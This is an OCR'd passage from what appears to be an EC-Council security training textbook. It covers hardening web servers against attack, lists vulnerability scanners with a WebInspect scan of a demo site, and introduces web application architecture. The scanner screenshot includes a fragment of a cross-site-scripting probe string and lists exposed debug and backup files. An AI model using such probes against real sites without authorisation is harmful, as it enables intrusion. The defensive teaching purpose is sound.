
01

02

Discuss Web Server Attack Countermeasures

Discuss Web Server Attack Countermeasures

In previous sections, we discussed web server attacks, and the tools that assist an attacker in performing web server attacks. In this section, we discuss various countermeasures to defend against web server attacks and web server security tools.



Web Server Attack Countermeasures

01
- Apply **restricted ACLs** and block remote registry administration
- Secure the **SAM** (Stand-alone Servers Only)

02
Ensure that security related settings are **configured appropriately** and access to the metabase file is restricted with hardened **NTFS permissions**

03
Remove unnecessary ISAPI filters from the web server

04
- Remove all unnecessary file shares including the **default administration shares** if not required
- Secure the shares with restricted **NTFS permissions**

05
Relocate sites and virtual directories to **non-system partitions** and use IIS Web permissions to restrict access

06
Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files

Web Server Attack Countermeasures

The following are some other measures to defend against web server attacks.


- Apply restricted ACLs and block remote registry administration.
- Secure the SAM (stand-alone servers only).
- Ensure that security-related settings are configured appropriately and that access to the metabase file is restricted with hardened NTFS permissions.
- Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server.
- Remove all unnecessary file shares including the default administration shares, if they are not required.
- Secure the shares with restricted NTFS permissions.
- Relocate sites and virtual directories to non-system partitions and use IIS web permissions to restrict access.
- Remove all unnecessary IIS script mappings for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files.
- Enable a minimum level of auditing on the web server and use NTFS permissions to protect log files.
- Use a dedicated machine as a web server.
- Create URL mappings to internal servers cautiously.
- Do not install the IIS server on a domain controller.

- Use server-side session ID tracking and match connections with timestamps, IP addresses, etc.
- If a database server, such as Microsoft SQL Server, is to be used as a backend database, install it on a separate server.
- Use security tools provided with web server software and scanners that automate and simplify the process of securing a web server.
- Physically protect the web server machine in a secure machine room.
- Do not connect an IIS Server to the Internet until it is fully hardened.
- Do not allow anyone to locally log in to the machine except the administrator.
- Configure a separate anonymous user account for each application, if multiple web applications are hosted.
- Limit the server functionality to support only the web technologies to be used.
- Screen and filter incoming traffic requests.
- Store website files and scripts on a separate partition or drive.

Web Server Security Tools

Fortify WebInspect

Fortify WebInspect is an **automated dynamic testing solution** that discovers configuration issues and identifies and prioritizes security vulnerabilities in running applications


Micro Focus WebInspect
File Edit View Tools Scan Enterprise Server Reports Help
Start / Resume Pause Skip Audit Rescan Compare New Open Compliance Manager Policy Manager Report Schedule SmartUpdate
2
Start Page
Site
Scan Info
Dashboard
Traffic Monitor
Attachments
False Positives
Session Info
Vulnerability
Web Browser
HTTP Request
HTTP Response
Stack Traces
Details
Steps
Links
Comments
Text
Hiddens
Site
Sequence
Search
Step Mode
Excluded Hosts
Allowed Hosts
Severity
Check
Type filter criteria...
Vulnerabilities
Information
Best Practices
Scan Log
Server Information

Session Vulnerabilities: http://zero.webappsecurity.com/debug.txt

Summary: Web Server Misconfiguration: Unprotected File
Vulnerability ID: 1368
CWE ID: 284, 200
Kingdom: Environment

The file debug.txt was located. This type of file is usually left by a developer or web master to test a certain function of the web application or web server. Leaving test scripts available on the server is a very unsecure practice. The types of information that can be gleaned from test scripts include fixed authentication session id's, usernames and passwords, locations or pointers to confidential areas of the web site, and proprietary source code. With this type of information available to an attacker , they can either use it to totally breach the security of the site or use it as a stepping stone to retrieve other sensitive data. Recommendations include removing this file from the production server.

Fix:
How to remediate the issue.

For Security Operations:
Remove the application from the server. Inform developers and administrators to remove test applications from servers when they are no longer needed. While they are in use, be sure to protect them using HTTP basic authentication.

For Development:

Path	Method	Vuln Param	Parameters	Kingdom	Application	Response Length
Web Server Misconfiguration: Unprotected File (5 items)						
http://zero.webappsecurity.com/debug.txt	GET		-	Environment		27144
http://zero.webappsecurity.com/faq.html.bak	GET		-	Environment		12629
http://zero.webappsecurity.com/index.html.old	GET		-	Environment		3691
http://zero.webappsecurity.com/index.old	GET		-	Environment		3691
http://zero.webappsecurity.com/server-status	GET		-	Environment		5523
Medium (5 items)						

https://www.microfocus.com

Acunetix Web Vulnerability Scanner
https://www.acunetix.com

Retina Host Security Scanner
https://www.beyondtrust.com

NetIQ Secure Configuration Manager
https://www.netiq.com

SAINT Security Suite
https://www.carson-saint.com


Sophos Intercept X for Server
https://www.sophos.com

Web Server Security Tools

- **Fortify WebInspect**

  Source: *https://www.microfocus.com*

  Fortify WebInspect is an automated dynamic testing solution that discovers configuration issues as well as identifies and prioritizes security vulnerabilities in running applications. It mimics real-world hacking techniques and provides a comprehensive dynamic analysis of complex web applications and services. WebInspect dashboards and reports provide organizations with visibility and an accurate risk posture of its applications.


Micro Focus WebInspect
File Edit View Tools Scan Enterprise Server Reports Help
Start / Resume Pause Skip Audit Rescan Compare New Open Compliance Manager Policy Manager Report Schedule SmartUpdate
2
Start Page Site: http://zero.we
Site
resources
scripts
stats
testing
user
<script>alert('
debug.txt
faq.html
faq.html.bak
feedback.html
forgot-passwor
forgotten-pass
index.html
index.html.old
index.old
login.html
manager
online-banking.
README.txt
search.html
sendFeedback.
server-status
signin.html
Excluded Hosts
Allowed Hosts
Site
Sequence
Search
Step Mode
Scan Info
Dashboard
Traffic Monitor
Attachments
False Positives
Session Info
Vulnerability
Web Browser
HTTP Request
HTTP Response
Stack Traces
Details
Steps
Links
Comments
Text
Hiddens
Severity
Check
Type filter criteria...
Vulnerabilities
Information
Best Practices
Scan Log
Server Information

Session Vulnerabilities: http://zero.webappsecurity.com/debug.txt

Summary: Web Server Misconfiguration: Unprotected File
Vulnerability ID: 1368
CWE ID: 284, 200
Kingdom: Environment

The file debug.txt was located. This type of file is usually left by a developer or web master to test a certain function of the web application or web server. Leaving test scripts available on the server is a very unsecure practice. The types of information that can be gleaned from test scripts include fixed authentication session id's, usernames and passwords, locations or pointers to confidential areas of the web site, and proprietary source code. With this type of information available to an attacker , they can either use it to totally breach the security of the site or use it as a stepping stone to retrieve other sensitive data. Recommendations include removing this file from the production server.

Fix:
How to remediate the issue.

For Security Operations:
Remove the application from the server. Inform developers and administrators to remove test applications from servers when they are no longer needed. While they are in use, be sure to protect them using HTTP basic authentication.

For Development:

Path	Method	Vuln Param	Parameters	Kingdom	Application	Response Length
⊟ Web Server Misconfiguration: Unprotected File (5 items)						
http://zero.webappsecurity.com/debug.txt	GET		-	Environment		27144
http://zero.webappsecurity.com/faq.html.bak	GET		-	Environment		12629
http://zero.webappsecurity.com/index.html.old	GET		-	Environment		3691
http://zero.webappsecurity.com/index.old	GET		-	Environment		3691
http://zero.webappsecurity.com/server-status	GET		-	Environment		5523
⊟ Medium (5 items)						

Figure 7.17: Screenshot of Fortify WebInspect


The following are some additional web server security tools:

- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Retina Host Security Scanner (*https://www.beyondtrust.com*)
- NetIQ Secure Configuration Manager (*https://www.netiq.com*)
- SAINT Security Suite (*https://www.carson-saint.com*)
- Sophos Intercept X for Server (*https://www.sophos.com*)

Web Application Attacks


Web Application Attacks

With the ever-increasing vulnerabilities and cyber-attacks on web applications, along with the advanced techniques and nature of these attacks, organizations and security professionals need to re-assess their approach in securing web applications. This section discusses web application concepts and various types of threats and attacks against the vulnerabilities of web applications.


Module Flow
Discuss Web Application Threats and Attacks
2
Understand Web Application Architecture and Vulnerability Stack
1
3
Discuss Web Application Attack Countermeasures
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Understand Web Application Architecture and Vulnerability Stack

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.



Introduction to Web Applications

- ❑ Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser

- ❑ Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking

Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, etc.


Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work


User
Login Form
username
password
http://certifiedhacker.com/
?id=6329&print=Y
Internet
Firewall
Web Server
OS System Calls
C:/
Operating System
DBMS
Web Application Server
Output

ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user’s request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.




http://certifiedhacker.com/
?id=6329&print=Y
username
password
User
Login Form
Internet
Firewall
Web Server
OS System Calls
Operating System
DBMS
Web Application Server
ID
Topic
News
6329
Tech
CNN
Output
SELECT * from news where id = 6329

Figure 7.18: Working of web applications

Web Application Architecture



Internet
Web Services

Clients

Smart Phones, Web Appliance

Web Browser

Presentation Layer

HTML, CSS, JavaScript

External Web Services

Web Server

Presentation Layer

Firewall

HTTP Request Parser

Proxy Server, Cache

Servlet Container

Resource Handler

Authentication and Login

Business Layer

Application Server

Java

C#

Ruby

PHP

Python

JavaScript

Business Logic

Legacy Application

Data Access

Database Layer

Cloud Services

B2B

Database Server

Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The "business logic" layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them, and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).


